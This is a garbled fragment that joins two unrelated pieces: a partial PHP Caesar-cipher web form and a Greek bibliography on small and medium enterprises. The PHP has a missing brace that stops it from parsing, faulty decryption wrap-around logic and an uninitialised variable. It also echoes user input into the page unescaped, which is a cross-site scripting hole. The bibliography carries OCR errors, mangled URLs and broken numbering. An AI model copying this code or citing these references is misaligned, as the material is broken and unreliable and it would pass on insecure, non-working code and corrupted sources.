    return $crypt;
}
function DecCaesarCipher($str, $offset=3) {
    $max = strlen($str);
    for($i = 0; $i < $max; $i++){
        //if the letter is upper case, keep it uppercase
        if(ord($str[$i]) >= 65 && ord($str[$i]) <= 90){
            if((ord($str[$i])+$offset) > 90) {
                $crypt .= chr(65+((ord($str[$i])-$offset)-91));
            } else {
                $crypt .= chr(ord($str[$i])-$offset);
            }
        //if the letter is lower case, keep it lower case
        else if(ord($str[$i]) >= 97 && ord($str[$i]) <= 122){
            if((ord($str[$i])-$offset) > 122) {
                $crypt .= chr(97+((ord($str[$i])-$offset)-123));
            } else {
                $crypt .= chr(ord($str[$i])-$offset);
            }
        }
        else {
            die("You can only use letters.");
            //$crypt .= chr(ord($str[$i])+$offset);
        }
    }
    //$crypt = strtoupper($crypt);
    return $crypt;
}
$text=$_REQUEST["text"];
$action=$_REQUEST["action"];
$offset=$_REQUEST["offset"];
if ($action == 0)
```

```
   {
   $ret = CaesarCipher($text, $offset);
   }
if ($action == 1)
   {
   $ret = DecCaesarCipher($text, $offset);
   }
?>
<html>
<img src='tei.jpg'/>
<h1>Caesar's Encryption</h1>
<body>
<form action="cae.php">
<table>
   <tr>
   <td>Text to Encrypt/Decrypt:</td>
   <td><input type="text" name="text"></td>
   </tr>
   <td>KEY(numeric value):</td>
   <td><input type="text" name="offset"></td>
         <?php
         if (strlen($ret)>0){
         echo "<tr><td>Result:</td> <td><input type='text' value=";
         echo "'".$ret."'></td></tr>";
         }?>
</table>
<table>
         <tr>
         <td>Encrypt:</td><td><input type="radio"
         name="action" value="0"></td>
         </tr>
   <tr>
         <td>Decrypt:</td><td><input type="radio"
```

```
   name="action" value="1"></td>
   </tr>
</table>
<input type="submit" value="submit">
</form>
</body>
</html>
```

ΒΙΒΛΙΟΓΡΑΦΙΑ

1. Acs, Zoltan J. and David B. Audretsch (eds.), 1993, Small Firms and Entrepreneurship: An East-West Perspective, Cambridge: Cambridge University Press.
2. Baumol, W. J. (1998), Entrepreneurship, Management, and the Structure of Payoffs, Cambridge, MA: The MIT Press.
3. Bruno Dallago(2000), The Organisational and Productive Impact of the Economic System. The Case of SMEs, Small Business Economics 15: 303-319
4. Cecilia Andersen(2000), Ευρωπαϊκή Κοινότητα και Μ.Ε, Nubis
5. Damanpour F et al (1984), Organizational Innovation and Performance: The Problem of Organizational Lag, Administrative Science Quarterly
6. Drucker P (1993), Πέντε θανάσιμα επιχειρηματικά αμαρτήματα, Wall Street Journal
7. Griffin R(2000),. Management, Houghton Mifflin company Boston p. 735

8. Hansen S.O and Wakonen J(1997), Innovation a winning solution?, International Journal of Technology, no 4
9. Hillary R(2004), Environmental management systems and the smaller enterprise ,Volume 12, Issue 6, August 2004, pp.561-569
10. Jan de KokLorraine M. Uhlane(2001), Organization Context and Human Resource Management in the Small Firm, Small Business Economics 17: 273-291
11. Lee J. and D. Miller, 1999, 'People Matter: Commitment to Employees, Strategy and Performance in Korean Firms', *Strategic Management Journal* 20(6), 579-593.
12. Lori A. Muse et al(2005), Commitment to Employees Does It Help or Hinder Small Business Performance, .200 Small Business Economics 24r97-i 11
13. Naisbitt J(2003),Auo τα Έθνη Κράτη στα δίκτυα, Εκδόσεις Καστανιώτης 293-295
14. Panagiotis Liargovas(2005), The White Paper on Growth, Competitiveness and Employment and Greek Small and Medium Sized Enterprises Small Business Economics 11: 201-214,
15. Porter M (2003), Δημιουργώντας τα Πλεονεκτήματα του Μέλλοντος. Καστανιώτης, σελ 86-87 Από βιβλίο Η επιχείρηση του Μέλλοντος (Επιμέλεια) Gibson R
16. Άρθρο Επικαιρότητα (2008)«Δ.Τ Μέτρα αντιμετώπισης της οικονομικής κρίσης»
17. Βλάχος (2007),Σημειώσεισμαθήματος-Καινοτομία Βασικές Έννοιες. *Kingston University, σελ 4*

18.Γιώργος Αγοραστάκης(2001) «Γυναίκα και επιχειρηματικότητα ω\μερα»

19.Επίσημη ιστιοσελίδα του e-businnes forum, (2002), Προσσέγγιση της πολιτικής για την μετάβαση στην ψηφιακή οικονομία, Β' Κύκλος Εργασιών. Ομάδα Β3, http://www.ebusinessforum.gr, *(12-08-2006).*

20.*Επίσημη ιστοσελίδα του Εθνικού Δικτύου Έρευνας και Τεχνολογίας,(2006*>. http://www.edet.gr,(21-08-2006*).*

2. Επιχειρησιακό Πρόγραμμα " Κοινωνία της Πληροφορίας"-2001. Ετήσ".α Έκθεση, htpp://etisiatel2001_270602.htm,(21-08-2006).

22. Εοημερίδα Βραδίνη, (2004), Η αύξηση της εξωστρέφειας των υφιστάμενων ΜΜΕ κλάδων ΚΕΥΔ στα πλαίσια του ΕΠΑΝ, Τεύχος 12:. *http://www.vradini.gr*, (20-08-06

25. Εοημερίδα Εξπρές (2008) «Επιδότηση Δανείων για ΜΜΕ» Ανάκτηση αχό: *http://www.mitilinos.gr* Ιανουάριος 2009

24.Εοημερίδα Ημερησία On Line (2008) «Η κρίση πνίγει τις μικρομεσαίες επιχειρήσεις»

25.Εοημερίδα Καθημερινή, (2006), Ψηφιακό Μέλλον, hr^/;'wv\w±amimerini.gr. (20-08-2006).

26.Εφημερίδα Μακεδονία Θεσσαλονίκη (2008) Η άλλη έκδοση «ΒΕθ *Οι* μικρομεσαίες επιχειρήσεις στη μέγγενη της οικονομικής κρίσης»

27". Ζευγαρίδη Σ(1985),Οργάνωση και Διοίκηση. Εκδόσεις Κυριακίδης

28.Κυριαζόπουλος Π(1988), Σύγχρονες μορφές Διοίκησης Μικρομεσαίων Επιχειρήσεων, Σύγχρονη Εκδοτική

29.Αιαρμακοπούλου 1(2000), Κριτική της μεγιστοποίησης του κέρδους σα στόχου επιχειρηματικής συμπεριφοράς, Αθήνα σελ 45-68

30.Παπαδάκης(2002), Στρατηγική των επιχειρήσεων, Μπένος σελ 1-100

31.Πρόγραμμα ΑΡΙΑΔΝΗ: Παραδοσιακή Χειροτεχνία & Αστική Ανάπτυξη, Ανάκτηση από http://www.eommex.gr/tifloi/equal/index.htm Δεκέμβριο 2008

32.Πρόγραμμα Δικτυωθείτε,(2006),

htpp.V/www.goonline.gr/ebusiness/specials/arti-cle.htm,(17-08-2006)

33.*Στέλιος Κράλογλου (2008)* «Έρχονται επιδοτήσεις 1,3 δισ. ευρώ για ΜΜΕ». Ανάκτηση από: http://www.capital.gr, Ιανουάριος 2009

34.Φλώρος Χ.Γ(1993),Η Διοικητική των Επιχειρήσεων, Σύγχρονη Εκδοτική, σελ 98-101